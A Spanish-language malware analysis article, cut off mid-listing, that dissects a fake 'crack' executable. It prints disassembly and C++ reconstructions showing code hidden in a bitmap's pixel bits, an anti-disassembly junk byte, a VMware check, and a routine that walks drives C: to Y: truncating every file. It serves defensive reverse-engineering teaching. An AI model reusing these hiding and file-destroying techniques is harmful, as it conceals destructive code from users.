Análisis del funcionamiento de programas sospechosos

Bartosz Wójcik

Vale la pena reflexionar antes de ejecutar un fichero descargado de la red. Aunque no todos representan un peligro real, es fácil encontrar programas malignos que traten de aprovecharse de nuestra ingenuidad, la cual puede llegar a costarnos muy caro. Antes de lanzar un programa desconocido tratemos de analizar su funcionamiento.

A finales de septiembre del 2004 en la lista de discusión *pl.comp.programming* apareció un mensaje con el tema *¡¡¡EL CRACK UNIVERSAL PARA MKS-VIR!!!!* Este post contenía un enlace a un archivo *crack.zip*, el cual contenía un pequeño fichero ejecutable. De lo que decían los usuarios resultaba que el programa no era un crack, y que, además, probablemente contenía código sospechoso. El enlace a este mismo fichero se encontró en por lo menos otras cinco listas de discusión (donde ya no se hacía pasar por un crack universal sino por un crack para robar contraseñas de *Gadu-Gadu*, el mensajero instantáneo más popular polaco). Nuestra curiosidad nos llevó a analizar el fichero en cuestión.

Este tipo de análisis se compone de dos etapas. Al principio, debemos observar con detenimiento la construcción general del fichero ejecutable, fijarnos en su lista de recursos (ver Recuadro *Recursos en los programas para Windows*) y determinar el lenguaje de programación en el que fue escrito el programa. También hay que comprobar si el fichero ejecutable ha sido comprimido (por ejemplo, con alguno de los compresores *FSG, UPX*, *Aspack*). Disponiendo de estas informaciones podemos decidir si pasar directamente al análisis del código o, si el código ha sido comprimido, descomprimir primero el contenido del fichero; analizar el código de un fichero comprimido no tiene mucho sentido.

La segunda y más importante etapa consiste en analizar el programa mismo y, en otro caso, extraer cualquier código que pueda haber sido escondido en alguno de los recursos de la aplicación. Esto nos permitirá ver cómo funciona realmente el programa y cuáles son los efectos de su ejecución. Veremos que este análisis es necesario para poner en evidencia que el supuesto crack no es para nada un programa inofensivo. Si algún día nuestro Lector encuentra un fichero tan sospechoso como éste, le incitamos a realizar un análisis similar.

En este artículo aprenderás...

- cómo analizar el funcionamiento de programas desconocidos bajo Windows.

Lo que deberías saber...

- debes tener conocimientos básicos de programación en lenguaje de ensamblador y en C++.

Defensa

Recursos en los programas para Windows

Los recursos de una aplicación para Windows son los elementos de un programa a los que el usuario tiene acceso. Gracias a ellos, la interfaz del usuario es uniforme, y es posible fácilmente reemplazar diversos elementos de la aplicación. Los recursos se mantienen separados del código del programa. Es prácticamente imposible editar el mismo fichero ejecutable, pero modificar un recurso (por ejemplo cambiar el fondo de la ventana principal) no es nada difícil: basta con hacer uso de una de varias herramientas accesibles en la red, por ejemplo del popular *eXeScope*.

Los recursos pueden tener prácticamente cualquier formato. Por regla general, éstos son ficheros multimedia (de formatos como GIF, JPEG, AVI, WAVE), pero pueden también ser programas ejecutables independientes, ficheros de texto o documentos HTML o RTF.

Reconocimiento rápido

En el archivo descargado *crack.zip* se encuentra el fichero *patch.exe*, de unos 200 KB. ¡Cuidado!: antes de proceder a examinarlo, recomendamos encarecidamente cambiar la extensión de este fichero, por ejemplo a *patch.bin*. Esto nos protegerá contra la ejecución accidental de un programa desconocido; las consecuencias de tal error pueden ser muy graves.

En la primera etapa del análisis trataremos de conocer la estructura del fichero sospechoso. Para ello nos servirá el analizador de ficheros ejecutables *PEiD*. Esta herramienta posee una base de datos incorporada que permite determinar el lenguaje utilizado para crear una aplicación e identificar los tipos más populares de compresores y protectores de ficheros ejecutables. También podemos utilizar *FileInfo*, un analizador de ficheros un poco más antiguo. Sin embargo, este último no es desarrollado tan dinámicamente como *PEiD*, y el resultado obtenido puede ser menos preciso.



Figura 1. *Identificador PEiD en acción*



Figura 2. *Editor de recursos eXeScope*



Figura 3. *Función WinMain() en el desensamblador IDA*

Listado 1. *Función WinMain()*

```
.text:00401280 ; __stdcall WinMain(x,x,x,x)
.text:00401280 _WinMain@16 proc near ; CODE XREF: start+C9p
.text:00401280
.text:00401280 hInstance   = dword ptr  4
.text:00401280
.text:00401280             mov     eax, [esp+hInstance]
.text:00401284             push    0 ; dwInitParam
.text:00401286             push    offset DialogFunc ; lpDialogFunc
.text:0040128B             push    0 ; hWndParent
.text:0040128D             push    65h ; lpTemplateName
.text:0040128F             push    eax ; hInstance
.text:00401290             mov     dword_405554, eax
.text:00401295             call    ds:DialogBoxParamA
.text:00401295                     ; Create a model dialog box from a
.text:00401295                     ; dialog box template resource
.text:0040129B             mov     eax, hHandle
.text:004012A0             push    INFINITE ; dwMilliseconds
.text:004012A2             push    eax ; hHandle
.text:004012A3             call    ds:WaitForSingleObject
.text:004012A9             retn    10h
.text:004012A9 _WinMain@16 endp
```

Listado 2. *Función WinMain() traducida a C++*

```
WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
  LPSTR lpCmdLine, int nShowCmd)
{
    // muestra la ventana de diálogo
    DialogBoxParam(hInstance, IDENTIFICADOR_DE_VENTANA,
          NULL, DialogFunc, 0);
    // termina el programa sólo después de
   // haber liberado el handle hHandle
    return WaitForSingleObject(hHandle, INFINITE);
}
```

Listado 3. *Fragmento del código responsable de la escritura en la variable*

```
.text:004010F7  mov     edx, offset lpInterfaz
.text:004010FC  mov     eax, lpPunterodeCodigo
.text:00401101  jmp     short loc_401104 ; misterioso "call"
.text:00401103  db 0B8h ; basura, mejor conocida como "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax ; misterioso "call"
.text:00401106  db    0 ; idem
.text:00401107  db    0 ; idem
.text:00401108  mov     hHandle, eax ; posición del handle
.text:0040110D  pop     edi
.text:0040110E  mov     eax, 1
.text:00401113  pop     esi
.text:00401114  retn
```

¿Cuáles son pues las informaciones que podemos obtener de *PEiD*? Estructuralmente, *patch.exe* es un fichero ejecutable de 32 bit en el formato típico de la plataforma Windows: *Portable Executable* (PE). Sabemos (ver Figura 1), que el programa fue escrito utilizando el *MS Visual C++ 6.0*. *PEiD* nos informa también que el fichero no ha sido ni comprimido, ni protegido. Las demás informaciones, tales como el tipo de subsistema, el offset del fichero, o el así llamado punto de entrada (ing. *entrypoint*) no son importantes para nosotros en este momento.

No basta con conocer la estructura del fichero sospechoso; debemos también conocer los recursos de la aplicación. Para ello haremos uso del programa *eXeScope*, el cual permite consultar y editar los recursos de un fichero ejecutable (ver Figura 2).

Examinando el fichero en el editor de recursos, encontramos únicamente tipos de datos estándar: un bitmap, una ventana de diálogo, un icono y un *manifiesto* (en los sistemas Windows XP, las ventanas de aplicaciones con este recurso utilizan nuevos estilos gráficos; sin él aparece la interfaz gráfica estándar, utilizada en Windows 9x). A primera vista parece que el fichero *patch.exe* es una aplicación completamente inocente. Sabemos, sin embargo, que las apariencias engañan. Para tener la seguridad, hay que realizar un análisis preciso del programa desensamblado y – de ser necesario – encontrar en alguno de estos ficheros cualquier código adicional que esté oculto.

Análisis del código

Para proceder al análisis del código de la aplicación sospechosa, haremos uso del excelente desensamblador *IDA* de DataRescue (que es un desensamblador comercial). Actualmente, el *IDA* es considerado como la mejor herramienta de este tipo: permite analizar en detalle casi todos los tipos de fichero ejecutable. La versión de demostración, accesible en la página web del fabricante, sólo permite analizar ficheros de tipo *Portable Executable*, lo que será perfectamente suficiente para nosotros, puesto que *patch.exe* está precisamente en este formato.

La función WinMain()

Después de haber cargado el fichero *patch.exe* al desensamblador *IDA* (véase la Figura 3), nos encontraremos en la función `WinMain()`, la cual es el punto de entrada usual

para las aplicaciones escritas en el lenguaje C++. En realidad, el punto de entrada de cada aplicación es *entrypoint*, cuya dirección es escrita en la cabecera del fichero PE, y a partir del cual empieza la ejecución del código de la aplicación. Sin embargo, en los programas de C++, el código del verdadero punto de entrada se encarga únicamente de iniciar las variables internas, y el programador no tiene ninguna influencia sobre él. En cambio, lo que a nosotros nos interesa es precisamente lo que fue escrito por el programador. La función `WinMain()` ha sido presentada en el Listado 1.

Este tipo de código puede ser difícil de analizar. Para hacer más fácil su comprensión, lo traduciremos a C++. A partir de casi cualquier *deadlisting* (código desensamblado) podemos, con cierto esfuerzo, reconstruir el código en el lenguaje de programación original. Las herramientas como *IDA* sólo extraen las informaciones básicas: los nombres de las funciones, los nombres de las variables y de las constantes y las convenciones de llamada a una función (como *stdcall* o *cdecl*). Aunque existen módulos especiales para *IDA* que permiten descompilar fácilmente código para x86, sus resultados dejan con frecuencia mucho que desear.

Para realizar esta transformación, debemos analizar la estructura de la función, separar las variables locales, y finalmente, encontrar en el código las llamadas a las variables globales. Las informaciones devueltas por *IDA* bastarán para determinar que (y cuántos) parámetros recibe la función analizada. Además, gracias al desensamblador, podemos conocer los valores que la función devuelve, las funciones WinApi por ella utilizadas y los datos que utiliza. Nuestra tarea inicial consiste en definir el tipo de función, su convención de llamada y los tipos de sus parámetros. Más tarde, utilizando los datos de *IDA*, definiremos las variables locales de la función.

Una vez creada la característica general de la función, podemos empezar a reconstruir el código. El primer paso será la reconstrucción de las llamadas a las demás funciones (no sólo a las del *WinApi*, sino también a las funciones interiores del programa). Por ejemplo, para una función del *WinApi* analizamos sucesivamente los parámetros puestos en la pila con ayuda de la instrucción `push` en orden inverso (del último parámetro al primero) al del que debería aparecer en la invocación de la función en el código original. Una vez recogidas las informaciones sobre todos los parámetros, podemos reconstruir la llamada original a la función. El elemento más difícil de reconstruir en el código de un programa (en un lenguaje de alto nivel) es la lógica de funcionamiento: el reconocimiento de los operadores lógicos (`or`, `xor`, `not`) y aritméticos (adición, sustracción, multiplicación, división), de las instrucciones condicionales (`if`, `else`, `switch`), o de los bucles (`for`, `while`, `do`). Todas y cada una de estas informaciones son necesarias para poder traducir el código del ensamblador al lenguaje utilizado para crear la aplicación.

De lo anterior se desprende que la traducción de código a lenguaje



Figura 4. *Ventana de referencias en el programa IDA*

Listado 4. *Código responsable de asignar un valor a la variable en el editor Hiew*

```
.00401101: EB01       jmps .000401104     ; salto en medio de la instrucción
.00401103: B8FFD00000 mov  eax,00000D0FF  ; instrucción oculta
.00401108: A3E4564000 mov  [004056E4],eax ; definición del handle
.0040110D: 5F         pop  edi
.0040110E: B801000000 mov  eax,000000001
.00401113: 5E         pop  esi
.00401114: C3         retn
```

Listado 5. *Variable lpPunterodeCodigo*

```
.text:00401074 push ecx
.text:00401075 push 0
.text:00401077 mov  dwDimensiondelaImagen, ecx ; escribe la dimensión
.text:00401077                                 ; de la imagen bitmap
.text:0040107D call ds:VirtualAlloc ; reserva memoria, la dirección
.text:0040107D                      ; del bloque reservado
.text:0040107D                      ; se encontrará en el registro eax
.text:00401083 mov  ecx, dwDimensiondelaImagen
.text:00401089 mov  edi, eax        ; edi = dirección de la memoria reservada
.text:0040108B mov  edx, ecx
.text:0040108D xor  eax, eax
.text:0040108F shr  ecx, 2
.text:00401092 mov  lpPunterodeCodigo, edi ; escribe la dirección
.text:00401092                             ; de la memoria alocada
.text:00401092                             ; en la variable lpPunterodeCodigo
```

Listado 6. *Fragmento del código responsable de la extracción de datos de la imagen bitmap*

```
.text:004010BE byte_sucesivo: ; CODE XREF: .text:004010F4j
.text:004010BE  mov     edi, lpPunterodeCodigo
.text:004010C4  xor     ecx, ecx
.text:004010C6  jmp     short loc_4010CE
.text:004010C8 byte_sucesivo: ; CODE XREF: .text:004010E9j
.text:004010C8  mov     edi, lpPunterodeCodigo
.text:004010CE loc_4010CE: ; CODE XREF: .text:004010BCj
.text:004010CE             ; .text:004010C6j
.text:004010CE  mov     edx, lpPunterodeBitmap
.text:004010D4  mov     bl, [edi+eax] ; byte de código "montado"
.text:004010D7  mov     dl, [edx+esi] ; byte sucesivo
.text:004010D7                        ; del componente RGB
.text:004010DA  and     dl, 1 ; enmascara el bit menos significativo
.text:004010DA                ; del componente de color
.text:004010DD  shl     dl, cl ; bit del componente RGB << i++
.text:004010DF  or      bl, dl ; arma un byte con los bits
.text:004010DF                 ; de los componentes de colores
.text:004010E1  inc     esi
.text:004010E2  inc     ecx
.text:004010E3  mov     [edi+eax], bl ; escribe un byte de código
.text:004010E6  cmp     ecx, 8 ; contador de 8 bits (8 bits = 1 byte)
.text:004010E9  jb      short bit_sucesivo
.text:004010EB  mov     ecx, dwDimensiondelBitmap
.text:004010F1  inc     eax
.text:004010F2  cmp     esi, ecx
.text:004010F4  jb      short byte_sucesivo
.text:004010F6  pop     ebx
.text:004010F7
.text:004010F7 loc_4010F7: ; CODE XREF: .text:004010B7j
.text:004010F7  mov     edx, offset lpInterfaz
.text:004010FC  mov     eax, lpPunterodeCodigo
.text:00401101  jmp     short loc_401104 ; misterioso "call"
.text:00401103  db 0B8h ; basura, mejor conocida como "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax             ; misterioso "call"
```

Listado 7. *Código que calcula la dimensión de la imagen bitmap*

```
.text:0040105B ; en el registro EAX
.text:0040105B ; se encuentra el puntero
.text:0040105B ; al inicio de los datos de la imagen bitmap
.text:0040105B  mov     ecx, [eax+8] ; altura de la imagen
.text:0040105E  push    40h
.text:00401060  imul    ecx, [eax+4] ; anchura * altura = número
.text:00401060                       ; de bytes para la descripción
.text:00401060                       ; de los píxeles
.text:00401064  push    3000h
.text:00401069  add     eax, 40 ; dimensión de la cabecera
.text:00401069                  ; de la imagen bitmap
.text:0040106C  lea     ecx, [ecx+ecx*2] ; cada píxel es descrito
.text:0040106C                           ; por 3 bytes,
.text:0040106C          ; por lo que el resultado
.text:0040106C          ; de la multiplicación
.text:0040106C          ; anchura * altura debe
.text:0040106C          ; ser multiplicado por 3 (RGB)
.text:0040106F  mov     lpPunterodeBitmap, eax
.text:0040106F   ; escribe el puntero a los datos de los píxeles sucesivos
.text:00401074  push    ecx
.text:00401075  push    0
.text:00401077  mov     dwDimensiondelBitmap, ecx ; escribe la dimensión
.text:00401077                                    ; de la imagen bitmap
```

de alto nivel requiere de mucho trabajo y experiencia en análisis de código y en programación. Afortunadamente, este tipo de traducción no es necesario para llevar a cabo nuestro análisis, si bien es cierto que puede hacerlo mucho más fácil. La función `WinMain()` traducida a lenguaje C++ se encuentra en el Listado 2.

Como vemos, en primer lugar es invocada la función `DialogBoxParam()`, la cual imprime por pantalla la ventana de diálogo. Su identificador define la ventana inscrita en los recursos del fichero ejecutable. Después viene una llamada a la función `WaitForSingleObject()` y el programa termina. Al analizar este código, podemos ver que el programa imprime por pantalla la ventana de diálogo y, después de cerrarlo (cuando ya no es visible), espera hasta que sea señalado el estado del objeto `hHandle`. En pocas palabras: el programa no terminará mientras no haya finalizado la ejecución del código ejecutado por `WinMain()`. Por lo general, este código se ejecuta en un hilo de ejecución (ing. *thread*) aparte.

¿Qué es lo que un programa tan sencillo como este puede tener que hacer luego de cerrada la ventana principal? Lo más probable es que sea algo malo. Busquemos pues en el código el lugar donde ha sido definido el handle `hHandle`; si el programa lo lee, en alguna parte debe haber sido escrito. Para ello, en el desensamblador *IDA* hacemos clic en el nombre de la variable `hHandle`. De esta manera podemos localizar su posición en la sección de datos (el `hHandle` es simplemente un valor de 32-bit de tipo DWORD):

```
.data:004056E4 ; HANDLE hHandle
.data:004056E4 hHandle
  dd 0
  ; DATA XREF: .text:00401108w
.data:004056E4
  ; WinMain(x,x,x,x)+1Br
```

A la derecha del nombre de la variable se encuentran las así llamadas referencias (ver Figura 4), que son

informaciones sobre los fragmentos de código en los cuales es leída o modificada la variable.

Las misteriosas referencias

Veamos ahora de cerca las referencias del handle `hHandle`. Uno de estos puntos es la ya mencionada función `WinMain()`, en la cual la variable es leída (como lo señala la letra *r*, de la palabra inglesa *read*). Sin embargo, la más interesante es la segunda referencia (que aparece en la lista como la primera), cuya descripción indica que la variable `hHandle` es modificada en este lugar (la letra *w* significa *write*). Ahora basta con hacer clic en ella para encontrar el fragmento de código responsable de escribir en la variable. Este fragmento es presentado en el Listado 3.

He aquí una breve explicación de este código: primero se introduce al registro `eax` el puntero de la región de memoria en la que se encuentra el código (`mov eax, lpPunterodeCodigo`). Luego se efectúa un salto hasta una instrucción que invoca un procedimiento (`jmp short loc_401104`). Una vez este procedimiento ha sido ejecutado, en el registro `eax` se encuentra el valor del handle (por lo general todas las funciones colocan sus valores de regreso y sus códigos de error en este mismo registro del procesador), el cual será asignado a la variable `hHandle`.

Cualquiera que conozca bien el lenguaje ensamblador, notará seguramente que este fragmento de código parece sospechoso (no parece código normal de C++ compilado). Desafortunadamente, el desensamblador *IDA* no permite ocultar o borrar instrucciones. Utilicemos para ello el editor hexadecimal *Hiew*, en el cual repetiremos el análisis del mismo código (Listado 4).

No vemos más la instrucción `call eax`, pues sus *opcodes* (bytes de instrucción) han sido puestos en el interior de la instrucción `mov eax, 0xD0FF`. Sólo después de haber borrado el primer byte de la instrucción `mov` podremos ver el código que será realmente ejecutado:

Listado 8. *Código que extrae los datos de la imagen bitmap, traducido a lenguaje C++*

```
unsigned int i = 0, j = 0, k;
unsigned int dwDimensiondelaImagen;
// calcula cuántos bytes ocupan todos los píxeles en el fichero bitmap
dwDimensiondelaImagen = anchura_de_la_imagen * altura_de_la_imagen * 3;
while (i < dwDimensiondelaImagen) {
        // junta 8 bits de los componentes de colores RGB
       //para crear 1 byte de código
        for (k = 0; k < 8; k++) {
                lpPunterodeCodigo[j] |= (lpPunterodeBitmap[i++] & 1) << k;
        }
    // el siguiente byte de código
        j++;
}
```

Listado 9. *Estructura interfaz*

```
00000000 interfaz       struc ; (sizeof=0X48)
00000000 hKernel32       dd ?  ; handle de la librería kernel32.dll
00000004 hUser32         dd ?  ; handle de la librería user32.dll
00000008 GetProcAddress  dd ?  ; direcciones de las funciones WinApi
0000000C CreateThread    dd ?
00000010 bIsWindowsNT    dd ?
00000014 CreateFileA     dd ?
00000018 GetDriveTypeA   dd ?
0000001C SetEndOfFile    dd ?
00000020 SetFilePointer  dd ?
00000024 CloseHandle     dd ?
00000028 SetFileAttributesA dd ?
0000002C SetCurrentDirectoryA dd ?
00000030 FindFirstFileA  dd ?
00000034 FindNextFileA   dd ?
00000038 FindClose       dd ?
0000003C Sleep           dd ?
00000040 MessageBoxA     dd ?
00000044 stFindData      dd ?  ; WIN32_FIND_DATA
00000048 interfaz       ends
```

Listado 10. *Arranque del hilo suplementario en el programa principal*

```
; al principio de la ejecución de este código en el registro eax se encuentra
; la dirección del código, en el registro edx se encuentra la dirección de la
; estructura que permite lograr acceso a la función WinApi (interfaz)
codigo_oculto:
; eax + 16 = inicio del código que será ejecutado en el hilo
  lea     ecx, codigo_ejecutado_en_el_hilo[eax]
  push    eax
  push    esp
  push    0
  push    edx  ; parámetro para la función de hilo
               ; dirección de la estructura interfaz
  push    ecx  ; dirección de la función a lanzar en el hilo
  push    0
  push    0
  call    [edx+interfaz.CreateThread] ; ejecuta el código en un hilo
                                      ; de ejecución independiente
loc_10:
   pop     ecx
   sub     dword ptr [esp], -2
   retn
```

Listado 11. *Hilo suplementario – ejecución del código oculto*

```
codigo_ejecutado_en_el_hilo: ; DATA XREF: seg000:00000000r
  push    ebp
  mov     ebp, esp
  push    esi
  push    edi
  push    ebx
  mov     ebx, [ebp+8]    ; offset de la interfaz con las
                          ; direcciones de función WinApi
; bajo WindowsNT no ejecutes la instrucción "in"
; para que no se cuelgue la aplicación
  cmp     [ebx+interfaz.bIsWindowsNT], 1
  jz      short no_ejecutar
; detección de la máquina virtual Vmware, si se detecta
; que el programa está funcionando en un emulador,
;termina la ejecución del código
  mov     ecx, 0Ah
  mov     eax, 'VMXh'
  mov     dx, 'VX'
  in      eax, dx
  cmp     ebx, 'VMXh' ; detección de Vmware
  jz      loc_1DB
no_ejecutar: ; CODE XREF: seg000:00000023j
   mov     ebx, [ebp+8] ; offset de la interfaz con las direcciones
                        ; de las funciones WinApi
   call    loc_54
aCreatefilea    db 'CreateFileA',0
loc_54: ; CODE XREF: seg000:00000043p
  push    [ebx+interfaz.hKernel32]
  call    [ebx+interfaz.GetProcAddress] ; direcciones de la función WinApi
  mov     [ebx+interfaz.CreateFileA], eax
  call    loc_6E
aSetendoffile   db 'SetEndOfFile',0
loc_6E: ; CODE XREF: seg000:0000005Cp
  push    [ebx+interfaz.hKernel32]
  call    [ebx+interfaz.GetProcAddress] ; direcciones de la función WinApi
  mov     [ebx+interfaz.SetEndOfFile], eax
...
  call    loc_161
aSetfileattribu db 'SetFileAttributesA',0
loc_161: ; CODE XREF: seg000:00000149 p
  push    [ebx+interfaz.hKernel32]
  call    [ebx+interfaz.GetProcAddress] ; direcciones de la función WinApi
  mov     [ebx+interfaz.SetFileAttributesA], eax
  lea     edi, [ebx+interfaz.stFindData] ; WIN32_FIND_DATA
  call    buscar_discos ; búsqueda de los discos duros
  sub     eax, eax
  inc     eax
  pop     ebx
  pop     edi
  pop     esi
  leave
  retn    4 ; aquí termina el hilo de ejecución
```

```
.00401101: EB01
  jmps .000401104
  ; salto en medio de la instrucción
.00401103: 90
  nop
  ; 1 byte borrado
  ; de la instrucción "mov"
.00401104: FFD0
  call eax
  ; instrucción oculta
```

Regresemos al código invocado por la instrucción `call eax`. Debemos saber a dónde lleva la dirección que se halla en el registro `eax`. Más arriba de la instrucción `call eax` se encuentra una instrucción que escribe en el registro `eax` el valor de la variable `lpPunterodeCodigo` (en *IDA* podemos libremente cambiar el nombre de la variable para que el código sea más comprensible; basta con posicionar el cursor sobre la variable, pulsar la tecla *N* e introducir el nombre nuevo). Para averiguar qué fue escrito en esta variable, haremos uso nuevamente de las referencias:

```
.data:004056E8
  lpPunterodeCodigo  dd 0
  ; DATA XREF: .text:00401092w
.data:004056E8
  ; .text:004010A1r
.data:004056E8
  ; .text:004010BEr
.data:004056E8
  ; .text:004010C8r
.data:004056E8
  ; .text:004010FCr
```

La variable `lpPunterodeCodigo` tiene un valor por defecto de *0* y cambia de valor en un solo lugar del código. Luego de hacer clic en la referencia de escritura de la variable, nos encontramos en el código mostrado en el Listado 5. Vemos que a la variable `lpPunterodeCodigo` le es asignada una dirección en la memoria reservada por la función `VirtualAlloc()`.

Nos queda solamente averiguar qué es lo que se esconde en este misterioso fragmento de código.

El bitmap sospechoso

Examinando los fragmentos anteriores del código desensamblado, podemos notar que de entre los recursos del fichero *patch.exe* se utiliza una sola imagen bitmap. Después, a partir de los componentes RGB de los píxeles sucesivos son montados los bytes del código oculto, los cuales luego se introducen en la memoria previamente reservada (cuya dirección es asignada a la variable `lpPunterodeCodigo`). El fragmento clave del código responsable de la extracción de los datos de la imagen bitmap, se presenta en el Listado 6.

En el código del Listado 6 podemos distinguir dos bucles. Uno de ellos (el interior) es responsable de la descarga de los bytes sucesivos que conforman los componentes de

los colores RGB (*Red* – rojo, *Green* – verde, *Blue* – azul) de los píxeles de la imagen bitmap. En nuestro caso, esta última tiene un formato de 24bpp (24 bits por píxel), y cada píxel se compone de tres bytes de color en formato RGB, colocados uno después del otro.

De cada ocho bytes extraídos, los bits menos significativos son enmascarados (con la instrucción `and dl, 1`) para crear con ellos un byte del código oculto. Una vez armado, el byte será escrito en el buffer `lpPunterodeCodigo`. Más tarde, en el bucle exterior el índice del puntero `lpPunterodeCodigo` es incrementado para que apunte al lugar donde será escrito el siguiente byte de código; luego se extraen los siguientes ocho bytes de los componentes de colores, y así sucesivamente.

El bucle exterior se ejecuta repetidamente hasta que todos los bytes necesarios del código oculto son extraídos de todos los píxeles de la imagen bitmap. El número de repeticiones del bucle es igual al número de píxeles de la imagen bitmap, determinado en base a las informaciones colocadas en la cabecera, más precisamente a partir de datos tales como anchura y altura (en píxeles); podemos verlo en el Listado 7.

Una vez se ha extraído la imagen bitmap de los recursos del fichero ejecutable, en el registro `eax` se encontrará la dirección del inicio de la imagen, en el que se encuentra su cabecera. De la cabecera se leen las dimensiones de la imagen, luego se multiplica la anchura es por la altura (en píxeles), y como resultado obtenemos el número total de píxeles de la imagen bitmap. Pero, puesto que cada píxel está compuesto por tres bytes, el resultado debe ser multiplicado por tres. De esta manera obtenemos el tamaño final de los datos que describen todos los píxeles. Para que todo esto sea más comprensible, en el Listado 8 presentamos el código que extrae los datos de la imagen bitmap, traducido a lenguaje C++.

Listado 12. *Procedimiento de búsqueda de discos duros en el sistema*

```
buscar_discos proc near ; CODE XREF: seg000:0000016Cp
var_28 = byte ptr -28h
  pusha
  push    '\:Y' ; la búsqueda empieza por el disco Y:\
siguiente_disco: ; CODE XREF: buscar_discos+20j
  push    esp ; dirección del nombre del disco en la pila (Y:\, X:\, etc.)
  call    [ebx+interfaz.GetDriveTypeA] ; GetDriveTypeA
  sub     eax, 3
  cmp     eax, 1
  ja      short cdrom_y_afines ; pasa a la siguiente etiqueta de dispositivo
  mov     edx, esp
  call    eliminar_ficheros
cdrom_y_afines: ; CODE XREF: buscar_discos+10j
  dec     byte ptr [esp+0] ; siguiente etiqueta de dispositivo
  cmp     byte ptr [esp+0], 'C' ; revisa si ha llegado ya al disco C:\
  jnb     short siguiente_disco ; repite la búsqueda para el siguiente disco
  pop     ecx
  popa
  retn
buscar_discos endp
```

Listado 13. *Procedimiento de búsqueda de ficheros en una partición*

```
eliminar_ficheros proc near ; CODE XREF: b_discos+14p, e_ficheros+28p
  pusha
  push    edx
  call    [ebx+interfaz.SetCurrentDirectoryA]
  push    '*' ; busca ficheros de cualquier tipo
  mov     eax, esp
  push    edi
  push    eax
  call    [ebx+interfaz.FindFirstFileA]
  pop     ecx
  mov     esi, eax
  inc     eax
  jz      short no_quedan_más_ficheros
fichero_encontrado:; CODE XREF: eliminar_ficheros+39j
  test    byte ptr [edi], 16 ; ¿se trata de un directorio?
  jnz     short directorio_encontrado
  call    truncar_fichero
  jmp     short buscar_siguiente_fichero
directorio_encontrado: ; CODE XREF: eliminar_ficheros+17j
  lea     edx, [edi+2Ch]
